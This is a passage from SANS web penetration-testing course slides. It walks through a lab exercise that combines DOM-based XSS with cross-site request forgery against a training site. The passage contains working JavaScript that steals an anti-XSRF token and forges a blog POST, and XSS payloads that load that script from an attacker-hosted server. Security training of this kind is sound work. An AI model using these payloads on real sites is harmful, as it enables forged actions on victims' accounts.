text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer:
http://dojo-basic.sec642.org/index.php?page=add-to-your-blog.php
Cookie: PHPSESSID=45roski97gkhjjkv4oqogliet2;
sessionid=4c1512c1f1622e70c384307a8b5a0941; uid=NQ%3D%3D
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 45

input=foo&xsrf_token=foo&Submit_button=Submit
```

Send the Blog POST to the Repeater tab. Submit it once unchanged; it should succeed. Switch back to the Blog in Firefox and refresh the page, and another post should appear. When using Repeater, it is recommended to submit a baseline unmodified transaction. Then modify the value of xsrf_token and submit it. The response is a 200 OK, but examine the content; the entry has not been performed. This is expected behavior in which the developer or framework actually validates the anti-XSRF token submitted with a form, which is not always the case! By submitting a baseline request in repeater, we have validated that if we can parse the token from a form, we can submit a transaction with the token. Without the token, the XSRF attack would fail.

If the xsrf_token is not submitted, the application does not POST the new blog entry; instead, it responds with ANTI-XSRF TOKEN TAMPERED WITH!, as seen in the inset screen capture on this slide. You can achieve the same by enabling interception on the Burp Proxy tab and then adding a blog entry; changing the xsrf_token value also gets the tampered response.

Note that your PHPSESSIONID, sessionid, uid, and xsrf_token values will not match the ones on the slide.

EXERCISE: COMBINED XSS AND XSRF STEPS FOR XSRF PROTECTION BYPASS

In the Samurai VM, prepare the JavaScript:

```
cd /var/www/html/
sudo gedit grab.js
```

- Save the file

Inject the file into the DOM-XSS, pop-up!

Complete `evil.js` to perform the XSRF

We have already performed the first step, which is to discover the two vulnerabilities (DOM-XSS and XSRF). Next, prepare the injection. In the Samurai VM, write the JavaScript file that forms the XSS injection. There are four parts to the injection.

- Create the grab.js file; the code is on the next page. Save the file in the web root.

```
cd /var/www/html
sudo gedit grab.js
```

- Inject it into the DOM-XSS vulnerability identified earlier in the browser-info.php page.
- The browser will execute the grab.js file, which does three things:
  1. First, it performs an XMLHTTPRequest GET of the blog page.
  2. Second, it parses the HTML document DOM for the XSRF token.
  3. Performs an alert with the token value; there is that killer pop-up again!
- In the final step, create the evil.js file that performs the XSRF attack.

EXERCISE: COMBINED XSS AND XSRF GRAB.JS

The contents of the grab.js file are in the notes

Pseudocode:

- XHR to GET add-to-your-blog.php:

```
var myxhrGET = new XMLHTTPRequest
myxhrGET.open('GET', myuriGET, true);
myxhrGET.send(null);
```

- Parse out the value of XSRF_token:

```
var mytoken =
resp.getElementsByName("xsrf_token")[0].value;
alert(mytoken);
```


First, ensure that you can perform a GET of the Blog Entry page and retrieve the HTML document DOM contents. Then locate the xsrf_token value. Last, use the ubiquitous ALERT( ) to validate that you can get the value. This code ensures that you can achieve the first two steps of the entire attack.

1. Perform XHR GET of the Blog Entry page.
2. Grab the xsrf_token value and display it.

```
var myxhrGET = new XMLHttpRequest();
var myuriGET = 'http://dojo-basic.sec642.org/index.php?page=add-to-your-
blog.php&done=byxss'
myxhrGET.onreadystatechange = function() {
    if (myxhrGET.readyState == XMLHttpRequest.DONE) {
        var myresponse = myxhrGET.response;
        var mytoken = myresponse.getElementsByName("xsrf_token")[0].value;
        alert(mytoken);
    }
}
myxhrGET.open('GET', myuriGET, true);
myxhrGET.responseType = "document";
myxhrGET.send(null);
```

- The file grab.js is already typed out in your VM, grab-orig.js; compare it to the one you have entered.
- Next, of course, exploit the Blog Entry page with XSRF now that you have the token!


EXERCISE: COMBINED XSS AND XSRF EXPLOIT THE DOM-XSS

Use the flaws found to steal the XSRF token!

- The exploit server is your client VM IP address

Enter the exploit payload in the DOM-XSS page:

```
<script src="http://10.42.X.X/grab.js"></script>
```



Your token will likely be different from the one in the slide.

Now use an attack to GET the blog page, parse out the XSRF token, and display it. Replace your basic XSS test script from the previous step with the following new XSS script, replacing the **X.X** in the payload below with the correct IP address of your virtual machine. We need this IP address because this is where your victim browser gets grab.js from. In the real world, this will be your publicly accessible attack server that has the evil JavaScript installed on it.

```
<script src="http://10.42.X.X/grab.js"></script>
```

The full URI would become

```
http://dojo-basic.sec642.org/index.php?page=browser-info.php&attack=<script
src="http://10.42.X.X/grab.js"></script>
```

EXERCISE: COMBINED XSS AND XSRF ASSEMBLING EVIL.JS

The code to append to the evil.js file are in the notes:

```
cd /var/www/html
sudo cp grab.js evil.js
sudo gedit evil.js
```

- change the `'alert(mytoken)'` line in evil.js to `'do_xsrf(mytoken)'`

Add the XSRF attack now that we have the token

Pseudocode:

```
var myxhrPOST = new XMLHttpRequest();
myxhrPOST.open('POST',myuriPOST,true);
myxrPOST.send(mypayload);
```

Now the XSS is: script src="http://10.42.X.X/evil.js"></script>

This is the code to add to grab.js to complete the attack. Change the alert(mytoken); line to a function call do_xsrf(mytoken); call the new file evil.js

```
function do_xsrf(mytoken){
    var myxhrPOST = new XMLHttpRequest();
    myuriPOST = 'http://dojo-basic.sec642.org/index.php?page=add-to-your-
blog.php&done=byxsrf';
    myxhrPOST.open('POST',myuriPOST,true);
    mypayload = 'input=XSRF_For_The_Win&Submit_button=Submit&xsrf_token='+mytoken;
    myxhrPOST.setRequestHeader('Content-type','application/x-www-form-urlencoded');
    myxhrPOST.setRequestHeader('Content-length',mypayload.length);
    myxhrPOST.setRequestHeader('Connection', 'close');
    myxhrPOST.onreadystatechange = function(){
    }
    myxhrPOST.send(mypayload);
}
alert("Success!");
```

The full URI now is:

```
http://dojo-basic.sec642.org/index.php?page=browser-info.php&attack=<script
src="http://10.42.X.X/evil.js"></script>
```

EXERCISE: COMBINED XSS AND XSRF COMPLETE EVIL.JS

The completed evil.js file is shown in the notes; it is also in the Samurai WTF VM as /var/www/html/evil-orig.js

This is only one of many ways to accomplish the goals in the exercise

The easiest way is to use the DOM-XSS to run evil.js and perform the XSRF attack

The JavaScript to do this needs XMLHTTPRequests, if logic, and functions to effectively pull it off

Following are the contents of the completed evil.js JavaScript file:

```
var myxhrGET = new XMLHttpRequest();
var myuriGET = 'http://dojo-basic.sec642.org/index.php?page=add-to-your-blog.php&done=byxss'
myxhrGET.onreadystatechange = function() {
    if (myxhrGET.readyState == XMLHttpRequest.DONE) {
        var myresponse = myxhrGET.response;
        var mytoken = myresponse.getElementsByName("xsrf_token")[0].value;
        do_xsrf(mytoken);    } }
myxhrGET.open('GET', myuriGET, true);
myxhrGET.responseType = "document";
myxhrGET.send(null);
function do_xsrf(mytoken){    var myxhrPOST = new XMLHttpRequest();
    myuriPOST = 'http://dojo-basic.sec642.org/index.php?page=add-to-your-
blog.php&done=byxsrf';
    myxhrPOST.open('POST',myuriPOST,true);
    mypayload = 'input=XSRF_For_The_Win&Submit_button=Submit&xsrf_token='+mytoken;
    myxhrPOST.setRequestHeader('Content-type','application/x-www-form-urlencoded');
    myxhrPOST.setRequestHeader('Content-length',mypayload.length);
    myxhrPOST.setRequestHeader('Connection', 'close');
    myxhrPOST.onreadystatechange = function(){     }
    myxhrPOST.send(mypayload); } alert("Success!");
```

EXERCISE: COMBINED XSS AND XSRF
EXERCISE CONCLUSION

Validate that the exploit was successful by examining the HTTP transactions in the Burp proxy log, and the add-to-your-blog.php page

The application was flawed in two ways:

XSS and XSRF that enhance each other

We exploited both to demonstrate an enhanced risk due to them being present within the web application

We took the XSS flaw and used it, combined with the XSRF flaw, to create an attack. This enables us to show our target the risks exposed.

Course Roadmap

- **Day 1: Advanced Attacks**
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- Day 4: Alternative Web Interfaces
- Day 5: WAF and Filter Bypass
- Day 6: Capture the Flag

Methodology and Context
Exercise: Getting Warmed Up
File Inclusion
RFI
LFI
PHP File Upload Attack
Exercise: LFI to Code Execution
SQL Injection
SQL Injection Methodology
Data Exfiltration
Exercise: SQL Injection
NoSQL Injection
NoSQL Injection Methodology
MongoDB
Exercise: MongoDB NoSQL Injection
XSS and XSRF Together
DOM-Based XSS
Exploiting XSRF
Exercise: Combined XSS and XSRF

This page intentionally left blank.

CONCLUSIONS

Application complexity has complicated our testing:
- We have the skills and techniques to achieve our goals

These attacks help show the risks in the applications:
- Helping organizations determine the importance to fix the flaws

Tomorrow, we will continue with web application frameworks:
- As well as target-specific attacks

Today, we explored the various pieces that are involved due to application complexity. We discussed how to find and exploit complex file inclusion, SQL injection, XSS, and XSRF flaws. This helps demonstrate the risks an organization faces from web application flaws.

Tomorrow, we move into web application frameworks, how they affect our test, and how to exploit them. We also discuss some target-specific techniques for servers such as SharePoint.

COURSE RESOURCES AND CONTACT INFORMATION

AUTHOR CONTACT
Justin Searle
justin@meeas.com
@meeas
Adrien de Beaupré
adriendb@gmail.com
@adriendb

SANS INSTITUTE
11200 Rockville Pike, Suite 200
North Bethesda, MD 20852
301.654.SANS(7267)

PEN TESTING RESOURCES
pen-testing.sans.org
Twitter: @SANSPenTest

SANS EMAIL
GENERAL INQUIRIES:
info@sans.org
REGISTRATION:
registration@sans.org
TUITION: tuition@sans.org
PRESS/PR: press@sans.org

This page intentionally left blank.